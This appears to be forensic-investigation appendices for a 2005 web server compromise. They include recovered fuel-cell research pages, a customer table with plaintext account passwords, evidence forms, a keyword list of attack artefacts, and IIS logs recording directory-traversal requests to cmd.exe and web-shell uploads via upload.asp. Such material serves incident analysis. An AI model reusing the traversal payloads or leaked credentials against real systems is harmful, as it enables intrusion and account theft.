


Figure 3 Effect of switching fuel type on the cell with the Cu-ceria composite anode at 973 K. The power density of the cell is shown as a function of time. The fuel was switched from *n*-butane (C_4H_{10}) to toluene (C_7H_8), and back to *n*-butane.

Figure 4 Effect of switching fuel type on the cell with the Cu-(doped ceria) composite anode at 973 K. The power density is shown as a function of time. The fuels were: *n*-butane (C_4H_{10}), toluene (C_7H_8), *n*-butane, methane (CH_4), ethane (C_2H_6), and 1-butene (C_4H_8).

higher temperature. Visual inspection of a cell after two days in *n*-butane at 1,073 K showed that the anode itself remained free of the tar deposits that covered the alumina walls.

Although it is possible that the power generated from *n*-butane fuels resulted from oxidation of H_2—formed by gas-phase reactions of *n*-butane that produce hydrocarbons with a lower C:H ratio—other evidence shows that this is not the case. First, experiments were conducted in which the cell was charged with *n*-butane and then operated in a batch mode without flow. After 30 minutes of batch operation with the cell short-circuited, GC analysis showed that all of the *n*-butane in the cell had been converted completely to CO_2 and water. (Negligible amounts of CO_2 were formed in a similar experiment with an open circuit.) Second, analysis of the CO_2 formed under steady-state flow conditions, shown in Fig. 2, demonstrates that the rate of CO_2 formation increased linearly with the current density. (It was not possible for us to quantify the amount of water formed in our system.) Figure 2 includes data for both *n*-butane at 973 K, and methane at 973 K and 1,073 K. The lines in the figure were calculated assuming complete oxidation of methane (the dashed line) and *n*-butane (the solid line) to CO_2 and water according to reactions (1) and (2):

$$CH_4 + 4O^{2-} \rightarrow CO_2 + 2H_2O + 8e^- \quad (1)$$

$$C_4H_{10} + 13O^{2-} \rightarrow 4CO_2 + 5H_2O + 26e^- \quad (2)$$

With methane, only trace levels of CO were observed along with CO_2, so that the agreement between the data points and the calculation demonstrates consistency in the measurements and no leaks in the cell. With *n*-butane, simultaneous, gas-phase, free-radical reactions to give hydrocarbons with various C:H ratios make quantification more difficult; however, the data still suggest that complete oxidation is the primary reaction. Furthermore, the batch experiments show that the secondary products formed by gas-phase reactions are ultimately oxidized as well. Taken together, these results demonstrate the direct, electrocatalytic oxidation of a higher hydrocarbon in a SOFC.

Along with our observation of stable power generation with *n*-butane for 48 hours, Fig. 3 further demonstrates the stability of the composite anodes against coke formation. Aromatic molecules, such as toluene, are expected to be precursors to the formation of graphitic coke deposits. In Fig. 3, the power density was measured at 973 K and 0.4 V while the fuel was switched from dry *n*-butane, to 0.033 bar of toluene in He for 30 minutes, and back to dry *n*-butane. The data show that the performance decreased rapidly in the presence of toluene. Upon switching back to dry *n*-butane, however, the current density returned to 0.12 W cm^{-2} after one hour. Because the return was not instantaneous, it appears that carbon formation occurred during exposure to toluene, but that the anode is self-cleaning. We note that the electrochemical oxidation of soot has been reported by others[11].

The data in Fig. 4 show that further improvements in cell performance can be achieved. For these experiments, samaria-doped ceria was substituted for ceria in the anode, and the current densities were measured at a potential of 0.4 V at 973 K. The power densities for H_2 and *n*-butane in this particular cell were approximately 20% lower than for the first cell, which is within the range of our ability to reproduce cells. However, the power densities achieved for some other fuels were significantly higher. In particular, stable power generation was now observed for toluene. Similarly, Fig. 4 shows that methane, ethane and 1-butene could be used as fuels to produce electrical energy. The data show transients for some of the fuels, which are at least partially due to switching.


The role of samaria in enhancing the results for toluene and some of the other hydrocarbons is uncertain. While samaria is used to enhance mixed (ionic and electronic) conductivity in ceria and could increase the active, three-phase boundary in the anode, samaria is also an active catalyst[12]. Other improvements in the performance of SOFCs are possible. For example, the composite anodes could be easily attached to the cathode-supported, thin-film electrolytes that have been used by others to achieve very high power densities[3]. In addition to raising the power density, thinner electrolytes may also allow lower operating temperatures.

Additional research is clearly necessary for commercial development of fuel cells which generate electrical power directly from hydrocarbons; however, the work described here suggests that SOFCs have an intriguing future as portable, electric generators and possibly even as energy sources for transportation. The simplicity afforded by not having to reform the hydrocarbon fuels is a significant advantage of these cells. □

Received 13 September 1999; accepted 26 January 2000.

1. Steele, B. C. H. Running on natural gas. *Nature* **400**, 620–621 (1999).
2. Service, R. F. Bringing fuel cells down to earth. *Science* **285**, 682–685 (1999).
3. Perry Murray, E., Tsai, T. & Barnett, S. A. A direct-methane fuel cell with a ceria-based anode. *Nature* **400**, 649–651 (1999).
4. Putna, E. S., Stubenrauch, J., Vohs, J. M. & Gorte, R. J. Ceria-based anodes for the direct oxidation of methane in solid oxide fuel cells. *Langmuir* **11**, 4832–4837 (1995).
5. Park, S., Craciun, R., Vohs, J. M. & Gorte, R. J. Direct oxidation of hydrocarbons in a solid oxide fuel cell: I. methane oxidation. *J. Electrochem. Soc.* **146**, 3603–3605 (1999).
6. Steele, B. C. H., Kelly, I., Middleton, P. H. & Rudkin, R. Oxidation of methane in solid-state electrochemical reactors. *Solid State Ionics*, **28**, 1547–1552 (1988).
7. Lloyd, A. C. The power plant in your basement. *Sci. Am.* **281**(1), 80–86 (1999).

Hydrocarbon%20fuel%20cell%20page2.jpg



First	Last	Phone	Company	Address	Address1	City	State	Zipcode	Account	Password
Bob	Esposito	703-233-20...	Cook Labs	245 Main St		Alexandria	VA	20231	espomain	y4NSHMNf
Jerry	Jackson	410-677-72...	Double J's	11561 W....		Baltimore	MD	20278	jack27st	JLbW3Pq5
David	Lee	866-554-09...	Tech Vision	300 Lone ...		Wichita	KS	30189	leetechv	01A26a3k
Marie	Horton	800-234-king	King Labs, Inc.	700 King ...	Suite 900	Biloxi	MS	39533	hortking	Yk7Sr4pA
Lenny	Jones	877-Get-do...	Quick Printing	99 E. Gra...		Omaha	NE	56098	joneeast	868y48RH
Jeff	Hayes	404-893-55...	Big Sky First	90 Old Sa...		Billings	MT	59332	hayeolds	3R30bb7i
Roger	Forrester	210-586-23...	TCFL	188 Gree...		Austin	TX	77239	forrgree	si4OW8UV
Edward	Cash	212-562-09...	E & C Inc.	76 S. Kin...	Suite 300	Santa Bar...	CA	80124	cashking	0f8uQ1fC
Steve	Bei	616-833-01...	Island Labs	65 Kiwi W...		Honolulu	HA	93991	beikiwiw	JDH20u26
Jodie	Kelly		Data Movers	7256 Bee...	Suite 110	Wetherby	U.K.	LS22 6RG	kellbeer	tmu0EN0k
Patrick	Roy		The Magic La...	4150 Reg...	Row #170	Calgary	CAN	R4316DF	roythema	rJag6Q00

CAT.mdb viewed using a freeware software called MDB Viewer

Appendix C: Evidence descriptions

Case number:	05001
Date:	5-03-05
Time:	1800 hrs BNT

Exhibit#	AA1
Location:	Under the work table, computer room, First floor.

Make:	Dell
Model:	Dell 3250 Dimension
Serial Number:	14869183024
Description:	
• Cooler master casing • DVDROM drive (Empty) • CDROM drive (Empty) • Floppy drive (Empty) • Single Prolink 100MB network card.	• A 40GB western digital hard disk. • 256MB RAM on a single slot.
Comments:	
At the time of acquisition, the computer in question is still connected to the local area network and the system is still live.	
MD5 Hash:	**Name and Signature of investigator:**
Not available	Siti Faten Farina Hj. Ramli

Case number:	05001
Date:	5-03-05
Time:	1810 hrs BNT

Exhibit#	AA1_hd
Location:	Inside the Dell computer

Make:	Western Digital
Model:	WD400
Serial number:	WMAMA2087343
Description:	
A black 40GB hard disk. Jumper setting is set to cable select.	
Comments:	
Acquired only c drive (5GB).	
MD5 hash:	**Name and Signature of investigator:**

032ac7c74fa473cc4cae2bf608c5ac44	Siti Faten Farina Hj. Ramli

Appendix D: Dirty word list

cmd.exe
server.exe
setup.exe
msobdc.dll
192.168.1.3
xxx.yyy.24.66
upload.asp
upload.inc
root.exe
explorer.exe
Sensepost.exe
IWAM_VENUS
IUSER_VENUS

Appendix E: Web server logs

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2005-03-05 04:46:09
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2005-03-05 04:46:09 192.168.0.3 - 192.168.1.3 80 GET /index.html - 200 Mozilla/5.0+(Windows;+U;+Windows+NT+5.1;+en-
US;+rv:1.7.5)+Gecko/20041107+Firefox/1.0
2005-03-05 04:47:59 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 04:52:47 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:03:28 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:03:54 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+c:\inetpub\wwwroot\index.html 502 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:06:50 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:06:57 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:07:02 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:13:24 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:13:28 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:14:06 xxx.yyy.24.66 - 192.168.1.3 80 GET /index2.html - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:15:12 xxx.yyy.24.66 - 192.168.1.3 80 GET /index3.html - 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:15:21 xxx.yyy.24.66 - 192.168.1.3 80 GET /index1.html - 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:20:21 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:21:25 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroot 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:22:23 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:23:01 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:23:40 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp
|155|800a004c|Path_not_found|192|80020009|Exception_occurred.__ 500
```

```
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:23:46 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:23:52 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:29:10 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:30:51 xxx.yyy.24.66 - 192.168.1.3 80 HEAD /index.html - 200 -
2005-03-05 05:36:22 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp
|155|800a0046|Permission_denied|192|80020009|Exception_occurred.__ 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:36:38 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp
|155|800a0046|Permission_denied|192|80020009|Exception_occurred.__ 500
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:36:57 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:37:22 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\program+files 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:37:52 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+cd+program+files 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:37:54 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+cd+program+files 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:38:14 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+cd+dell 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 05:40:28 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:00:55 xxx.yyy.24.66 - 192.168.1.3 80 HEAD /index.html - 200 -
2005-03-05 06:02:01 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:09:25 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:10:17 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:10:18 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:12:53 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:12:53 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:15:13 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:15:13 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:21:14 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:21:14 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 304
```

```
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:41:14 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:41:14 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:46:35 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:46:35 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:59:05 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 06:59:05 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 07:02:52 202.160.44.106 - 192.168.1.3 80 POST /_vti_bin/_vti_aut/fp30reg.dll - 500 -
2005-03-05 07:10:46 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2005-03-05 09:11:59
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2005-03-05 09:11:59 192.168.0.3 - 192.168.1.3 80 GET /index.html - 200 Mozilla/5.0+(Windows;+U;+Windows+NT+5.1;+en-
US;+rv:1.7.5)+Gecko/20041107+Firefox/1.0
2005-03-05 09:11:59 192.168.0.3 - 192.168.1.3 80 GET /index_files/image001.jpg - 200
Mozilla/5.0+(Windows;+U;+Windows+NT+5.1;+en-US;+rv:1.7.5)+Gecko/20041107+Firefox/1.0
2005-03-05 09:11:59 192.168.0.3 - 192.168.1.3 80 GET /favicon.ico - 404 Mozilla/5.0+(Windows;+U;+Windows+NT+5.1;+en-
US;+rv:1.7.5)+Gecko/20041107+Firefox/1.0
2005-03-05 09:16:09 202.160.15.218 - 192.168.1.3 80 GET /index.html - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322)
2005-03-05 09:16:09 202.160.15.218 - 192.168.1.3 80 GET /index_files/image001.jpg - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322)
2005-03-05 09:47:31 192.168.0.3 - 192.168.1.3 80 GET /favicon.ico - 404 Mozilla/5.0+(Windows;+U;+Windows+NT+5.1;+en-
US;+rv:1.7.5)+Gecko/20041107+Firefox/1.0
2005-03-05 10:29:08 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:29:08 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:29:12 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:32:12 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:32:12 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:38:56 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:39:00 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
```

```
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:39:04 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:39:12 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:46:09 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:46:09 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:48:57 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:49:01 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:49:03 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image001.jpg - 404
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:49:08 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:49:08 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image002.png - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:58:00 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 10:58:00 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image002.png - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:20:54 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:20:54 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image002.png - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:25:41 xxx.yyy.24.66 - 192.168.1.3 80 POST /scripts/upload.asp - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:33:50 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:34:07 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\winnt\system32 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:34:15 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:\winnt\system32\logfiles 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:34:25 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:\winnt\system32\logfiles\w3svc1 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:34:43 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:35:07 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:35:07 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
```

```
2005-03-05 11:35:08 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:35:08 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:35:08 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:35:08 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
